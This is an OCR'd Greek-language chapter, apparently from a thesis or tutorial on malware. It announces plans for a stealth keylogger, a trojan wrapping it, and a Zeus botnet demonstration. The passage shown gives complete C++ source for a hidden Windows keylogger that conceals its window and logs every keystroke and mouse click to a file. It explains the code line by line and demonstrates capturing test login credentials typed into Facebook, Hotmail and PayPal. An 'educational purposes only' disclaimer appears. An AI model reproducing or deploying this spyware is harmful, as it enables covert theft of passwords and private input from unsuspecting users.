
Κεφάλαιο 2 Malware Πρακτικό κομμάτι

Στο πρακτικό μέρος αυτού του κεφαλαίου θα αναδείξω:

1) Δημιουργία ενός stealth keylogger με την γλώσσα C++ και το εκτελέσιμο δεν θα είναι εμφανές στον χρήστη.
2) Πως στην πράξη δουλεύει ένας δούρειος ίππος (Trojan horse) σε επίπεδο κώδικα συγκεκριμένα σε C++ και ανάλυση του script. Μία μέθοδο που αναδεικνύει πως γίνετε να κρυφτεί ένα κακόβουλο λογισμικό μέσα σε έναν απλό κώδικα.
3) Δημιουργία ενός προγράμματος που στην πραγματικότητα θα είναι Trojan horse και θα έχει μέσα του κρυμμένο ένα keylogger όπου θα εκτελείτε όταν ο χρήστης θα τρέχει την εφαρμογή.
4) Ανάδειξη του πανίσχυρου κακόβουλου λογισμικού botnet zeus πως γίνετε να μολύνει ένα υπολογιστικό σύστημα(η όσα θέλουμε) και να έρχεται στον υπολογιστή μας reports για κωδικούς που έχει βάλει σε διάφορες σελίδες ακόμα και screenshots από την επιφάνεια εργασίας του στόχου.

2.1 Δημιουργία Keylogger με C++

Το περιεχόμενο σε αυτό το άρθρο παρουσιάζετε μόνο για εκπαιδευτικούς λόγους. Όποιος χρησιμοποιήσει τις πληροφορίες από αυτό το περιεχόμενο για κακόβουλους σκοπούς και όχι για εκπαιδευτικούς σκοπούς έχει το ρίσκο και την ευθύνη. Δεν λαμβάνω καμία ευθύνη αν κάποιος κακόβουλος χρήστης χρησιμοποιήσει το keylogger για παράνομους σκοπούς. Η αποθήκευση πληκτρολόγησης μπορεί να χαρακτηριστεί σαν εισβολή στα προσωπικά δεδομένα και να παραβεί τους νόμους περί προστασίας ιδιωτικής ζωής και πνευματικών δικαιωμάτων όπου άμα ανακαλυφτεί κάτι τέτοιο από την αστυνομία ο υπεύθυνος μπορεί να βρεθεί μέσα στην φυλακή η να πληρώνει πρόστιμα.



ASCII Table and Description

Dec	Hx	Oct	Char	Dec	Hx	Oct	Html	Chr	Dec	Hx	Oct	Html	Chr	Dec	Hx	Oct	Html	Chr
0	0	000	NUL (null)	32	20	040		Space	64	40	100	@	@	96	60	140	`	`
1	1	001	SOH (start of heading)	33	21	041	!	!	65	41	101	A	A	97	61	141	a	a
2	2	002	STX (start of text)	34	22	042	"	"	66	42	102	B	B	98	62	142	b	b
3	3	003	ETX (end of text)	35	23	043	#	#	67	43	103	C	C	99	63	143	c	c
4	4	004	EOT (end of transmission)	36	24	044	$	$	68	44	104	D	D	100	64	144	d	d
5	5	005	ENQ (enquiry)	37	25	045	%	%	69	45	105	E	E	101	65	145	e	e
6	6	006	ACK (acknowledge)	38	26	046	&	&	70	46	106	F	F	102	66	146	f	f
7	7	007	BEL (bell)	39	27	047	'	'	71	47	107	G	G	103	67	147	g	g
8	8	010	BS (backspace)	40	28	050	(	(	72	48	110	H	H	104	68	150	h	h
9	9	011	TAB (horizontal tab)	41	29	051	)	)	73	49	111	I	I	105	69	151	i	i
10	A	012	LF (NL line feed, new line)	42	2A	052	*	*	74	4A	112	J	J	106	6A	152	j	j
11	B	013	VT (vertical tab)	43	2B	053	+	+	75	4B	113	K	K	107	6B	153	k	k
12	C	014	FF (NP form feed, new page)	44	2C	054	,	,	76	4C	114	L	L	108	6C	154	l	l
13	D	015	CR (carriage return)	45	2D	055	-	-	77	4D	115	M	M	109	6D	155	m	m
14	E	016	SO (shift out)	46	2E	056	.	.	78	4E	116	N	N	110	6E	156	n	n
15	F	017	SI (shift in)	47	2F	057	/	/	79	4F	117	O	O	111	6F	157	o	o
16	10	020	DLE (data link escape)	48	30	060	0	0	80	50	120	P	P	112	70	160	p	p
17	11	021	DC1 (device control 1)	49	31	061	1	1	81	51	121	Q	Q	113	71	161	q	q
18	12	022	DC2 (device control 2)	50	32	062	2	2	82	52	122	R	R	114	72	162	r	r
19	13	023	DC3 (device control 3)	51	33	063	3	3	83	53	123	S	S	115	73	163	s	s
20	14	024	DC4 (device control 4)	52	34	064	4	4	84	54	124	T	T	116	74	164	t	t
21	15	025	NAK (negative acknowledge)	53	35	065	5	5	85	55	125	U	U	117	75	165	u	u
22	16	026	SYN (synchronous idle)	54	36	066	6	6	86	56	126	V	V	118	76	166	v	v
23	17	027	ETB (end of trans. block)	55	37	067	7	7	87	57	127	W	W	119	77	167	w	w
24	18	030	CAN (cancel)	56	38	070	8	8	88	58	130	X	X	120	78	170	x	x
25	19	031	EM (end of medium)	57	39	071	9	9	89	59	131	Y	Y	121	79	171	y	y
26	1A	032	SUB (substitute)	58	3A	072	:	:	90	5A	132	Z	Z	122	7A	172	z	z
27	1B	033	ESC (escape)	59	3B	073	;	;	91	5B	133	[	[	123	7B	173	{	{
28	1C	034	FS (file separator)	60	3C	074	<	<	92	5C	134	\	\	124	7C	174			|
29	1D	035	GS (group separator)	61	3D	075	=	=	93	5D	135	]	]	125	7D	175	}	}
30	1E	036	RS (record separator)	62	3E	076	>	>	94	5E	136	^	^	126	7E	176	~	~
31	1F	037	US (unit separator)	63	3F	077	?	?	95	5F	137	_	_	127	7F	177	&#127;	DEL

Extended ASCII Codes

128	Ç	144	É	160	á	176	▒	192	└	208	╨	224	α	240	≡
129	ü	145	æ	161	í	177	▒	193	┴	209	╤	225	ß	241	±
130	é	146	Æ	162	ó	178	▓	194	┬	210	╥	226	Γ	242	≥
131	â	147	ô	163	ú	179	|	195	├	211	╙	227	π	243	≤
132	ä	148	ö	164	ñ	180	┤	196	—	212	╘	228	Σ	244	⌠
133	à	149	ò	165	Ñ	181	╡	197	┼	213	╒	229	σ	245	⌡
134	å	150	û	166	ª	182	╢	198	╞	214	╓	230	µ	246	÷
135	ç	151	ù	167	º	183	╖	199	╟	215	╫	231	τ	247	≈
136	ê	152	ÿ	168	¿	184	╕	200	╚	216	╪	232	Φ	248	°
137	ë	153	Ö	169	⌐	185	╣	201	╔	217	┘	233	Θ	249	·
138	è	154	Ü	170	¬	186	║	202	╩	218	┌	234	Ω	250	·
139	ï	155	¢	171	½	187	╗	203	╦	219	█	235	δ	251	√
140	î	156	£	172	¼	188	╝	204	╠	220	▄	236	∞	252	n
141	ì	157	¥	173	¡	189	╜	205	═	221	▌	237	φ	253	²
142	Ä	158	₧	174	«	190	╛	206	╬	222	▐	238	ε	254	■
143	Å	159	ƒ	175	»	191	┐	207	╧	223	▀	239	∩	255	

Source: www.LookupTables.com


Εικόνα 2.1
Πίνακας Ascii

Το Keylogger που θα χρησιμοποιήσουμε θα αποθηκεύει από τον ascii πίνακα σε ένα .txt με όνομα log. Οτιδήποτε πληκτρολογήσαμε η πατήσαμε με το ποντίκι όση ώρα το πρόγραμμα έτρεχε από πίσω σε stealth καθώς ο χρήστης χρησιμοποιούσε τον υπολογιστή.

Το εργαλείο που θα χρησιμοποιήσουμε θα είναι το Dev-C++ 5.11 που είναι freeware όπου μπορούμε να το κατεβάσουμε από την σελίδα http://download.cnet.com/Orw ell-Dev-C/3000-2069_4-12686.html όπου μπορούμε να γράψουμε κώδικα C , C++ όπου για compilers χρησιμοποιεί τον gcc και τον cygwin. Επίσης άλλο βοηθητικό που θα χρειαστούμε θα είναι ένας αναλυτικός πίνακας του ascii και συγκεκριμένα μπορο ύμε να χρησιμοποιήσουμε από την σελίδα http://www.asciitable.com/ τον πίνακα ascii που έχει μέσα με τους 255 βασικούς χαρακτήρες.

Την εγκατάσταση του εργαλείου Dev -C++ 5.11 θα το δείξουμε σε άλλο κεφάλαιο. Για την ώρα θα δούμε πως μπορούμε να φτιάξουμε το keylo gger με αυτό το εργαλείο.

Πατάμε στην πάνω αριστερά σειρά εργαλείων την επιλογή File -> New -> Source File .



εικόνα 2.2

Στην συνέχεια μας ανοίγει έναν κειμενογράφο για να βάλουμε τον κώδικα μας μέσα και βάζω σε screenshot τον κώδικα κατευθείαν και μετά θα εξηγήσω βήμα προς βήμα την λειτουργία του.

malware , active hacking ,passive hacking

```cpp
#include <iostream>
//vivliothikh pou exei synarthseis pou douleuoun se leitourgiko windows
#include <Windows.h>

using namespace std;

//prototype function pou tha apothikeuei tous xarakthres
int Save(int _key , char *file);

int main()
{
//kryvei to parathuro tou programmatos kathos trexei to programma xwris na fenete
    FreeConsole();

    char i;

//gia na mhn stamataei pote na douleuei to keylogger
    while(true)
    {
        Sleep(10);
//epanalhpsh pou kathe fora tha scannarei ton pinaka ascii apo ton 8 xarakthra mexri ton 255
        for(i=8; i<=255; i++)
        {
//stamataei gia mia stigmh h loopa otan h GetAsyncKeyState ikanopoihthei giati
//o arithmos seiras ston pinaka ascii yparxei , epistrefei timh diaforetikh
//tou 0 kai benei sthn save function gia na apothikeusei ton xarakthra sto log.txt .
            if(GetAsyncKeyState(i) == -32767)
            {
                Save(i , "log.txt");
            }

        }

    }

    return 0;
}


int Save(int _key , char *file)
{


    Sleep(10);

    FILE *OUTPUT_FILE;
//h metavlhth file einai to log.txt pou erxete apo thn main kai to a+ gia na sygourepsoume
// oti sto logfile den tha svhsei tipota h tha grapsei apo panw se paliotero xarakthra
    OUTPUT_FILE = fopen(file, "a+");
//autes oi if apothikeuoun sto text kapoia sygkekrimenous xarakthres me allo onoma giati
// den kserei o txt apo monos tou pws na tous parousiasei
    if(_key == VK_SHIFT)
    fprintf(OUTPUT_FILE , "%s" , "[SHIFT]");

    else if(_key == VK_BACK)
    fprintf(OUTPUT_FILE , "%s" , "[BACK]");

    else if(_key == VK_LBUTTON)
    fprintf(OUTPUT_FILE , "%s" , "[LBUTTON]");

    else if(_key == VK_RETURN)
    fprintf(OUTPUT_FILE , "%s" , "[RETURN]");

    else if(_key == VK_ESCAPE)
    fprintf(OUTPUT_FILE , "%s" , "[ESCAPE]");
    else
    //prwto orisma einai pou tha apothikeusei,deytero se morfh string,trito poio xarakthra na apothikeusei
    fprintf(OUTPUT_FILE, "%s" , &_key);
    fclose(OUTPUT_FILE);

    return 0;
}
```

εικόνα 2.3

Πριν προχωρήσω στην παρουσίαση της λειτουργίας της εφαρμογής θα εξηγήσω γραμμή προς γραμμή τι κάνει ο κώδικας.

Στην γραμμή 1 προσθέτουμε την βιβλιοθήκη iostream όπου χρησιμεύει για βασικές εργασίες της C++ όπως input και output streams όπως το cin και το cout.

Στην γραμμή 3 η βιβλιοθήκη Windows.h περιέχει όλες τις συναρτήσεις που χρησιμοποιούνται για να διαδράσουν με τις Microsoft API(application programming interface).Σε κανένα άλλο λειτουργικό σύστημα όπως Mac η κάποιο linux θα λειτουργούσε αυτή η βιβλιοθήκη.

Στην γραμμή 20 και στην γραμμή 44 η συνάρτηση sleep() προέρχεται από την βιβλιοθήκη Windows.h και η εργασία της είναι να ρίχνει την διεργασία σε αδράνεια για όσα milliseconds έχει δοθεί στο όρισμα της.

Στην γραμμή 13 η συνάρτηση FreeConsole() προέρχεται από την βιβλιοθήκη Windows.h και λέει στο πρόγραμμα να τρέχει χωρίς να είναι κάποιο παράθυρο ανοιχτό στην οθόνη. Μπορούμε να το δούμε πατώντας Cntrl+Alt+Delete , στον πίνακα Windows Task Manager , στην καρτέλα Processes θα δούμε το όνομα του αρχείου να τρέχει.

Στην γραμμή 27 η συνάρτηση GetAsyncKeyState() που προέρχεται από την βιβλιοθήκη Windows.h . Η συνάρτηση δέχεται σαν όρισμα έναν integer και ψάχνει στον πίνακα ascii τον χαρακτήρα που ανήκει αυτός ο αριθμός. Συγκεκριμένα στην γραμμή 27 η συνθήκη if(GetAsyncKeyState(i) == -32767) με την έννοια '-32767' ότι το κουμπί πατήθηκε και μετά ο χρήστης το άφησε.


Στην γραμμή 29 καλείται η συνάρτηση save που δημιουργήσαμε με 2 ορίσματα τον αριθμό στον πίνακα ascii του χαρακτήρα και το αρχείο log.txt όπου θα αποθηκεύσει τον χαρακτήρα το πρόγραμμα.

Στις γραμμές 52 και 53 έχει μια συνθήκη που λέει ότι άμα ο χαρακτήρας είναι ίδιο (με μία λίστα από virtual keys που έχουν τα windows όπως βλέπουμε στο link https://msdn.microsoft.com/en-us/library/windows/desktop/dd375731(v=vs.85).aspx) λέμε στην γραμμή 53 να το αποθηκεύσει μέσα στο log.txt σαν [SWIFT] επειδή το notepad δεν έχει άλλον τρόπο να απεικονίσει ότι πατήθηκε το κουμπί swift και απλά θα πέταγε ακαταλαβίστικα. Το ίδιο ακριβώς κάνει και στις σειρές 56,59,62,65.Υπάρχουν κιάλα που μπορούσα να προσθέσω από τον πίνακα που υπάρχει στο link.


VK_LBUTTON 0x01	Left mouse button
VK_RBUTTON 0x02	Right mouse button
VK_CANCEL 0x03	Control-break processing
VK_MBUTTON 0x04	Middle mouse button (three-button mouse)
VK_XBUTTON1 0x05	X1 mouse button
VK_XBUTTON2 0x06	X2 mouse button

εικόνα 2.4 δείγμα του πίνακα των virtual buttons που υπάρχουν και στην βιβλιοθήκη windows.h όπου επικοινωνεί με τα api του λειτουργικού συστήματος των windows.


Αφού είδαμε τον κώδικα ας τον κάνουμε compile να δούμε άμα θα δουλέψει το .exe.



εικόνα 2.5 Το αποθηκεύουμε σε έναν φάκελο που λέγετε keylogger και το ονομάζουμε το αρχείο με τον κώδικα keylogger.cpp και όταν γίνει compile στον ίδιο φάκελο θα δημιουργηθούν 2 επιπλέον αρχεία. Ένα που λέγετε keylogger.exe και ένα αρχείο log.txt




εικόνα 2.6 Το log.txt είναι άδειο. Όταν θα εκτελέσω το keylogger.exe θα τρέχει στο background χωρίς να φαίνετε. Θα φαίνετε μόνο στο task manager την ώρα που θα τρέχει και πουθενά αλλού και ότι πατάμε από το πληκτρολόγιο η από το ποντίκι θα καταγράφετε μέσα στο log.txt.




εικόνα 2.7 Στο taskbar δεν είναι εμφανές ότι τρέχει ο keylogger μόνο στο windows task manager.


Τώρα θα δοκιμάσουμε αν όντως δουλεύει ο keylogger. Θα συνδεθώ σε 3 διαφορετικές σελίδες www.facebook.com , www.hotmail.com , www.e-bay.com και θα προσπαθήσω να κάνω log in να δω άμα θα καταγράψει τα στοιχεία και τους κωδικούς ο keylogger.



εικόνα 2.8 στοιχεία που μπήκαν : hellofacebook@hotmail.com whatsupfacebook?




εικόνα 2.9 Στοιχεία που μπήκαν: hellopaypal@paypal.com whatsuppaypal?



εικόνα 2.10 Στοιχεία που μπήκαν : hellohotmail@hotmail.com whatsuphotmail?

Άνοιξα τον browser , άνοιξα 3 tabs , πληκτρολόγησα και τις 3 διευθύνσεις ύστερα έβαλα τα στοιχεία μου και πάτησα enter. Όλη αυτήν την διαδικασία ο keylogger την κατέγραψε μέσα στο log.txt.



εικόνα 2.11

Μετά από όλες τις ενέργειες έκλεισα το πρόγραμμα από το task manager και εδώ πέρα είναι το log.txt που κατέγραφε.

Στην εικόνα βλέπουμε καταγραμμένες όλες τις κινήσεις από την στιγμή που άνοιξα τον browser , άνοιξα 3 tabs πληκτρολόγησα τις διευθύνσεις και ύστερα έβαλα τα στοιχεία χρήστη όπου δεν είναι αληθινά αλλά δεν έχει σημασία αυτό , σκοπός είναι η καταγραφή.

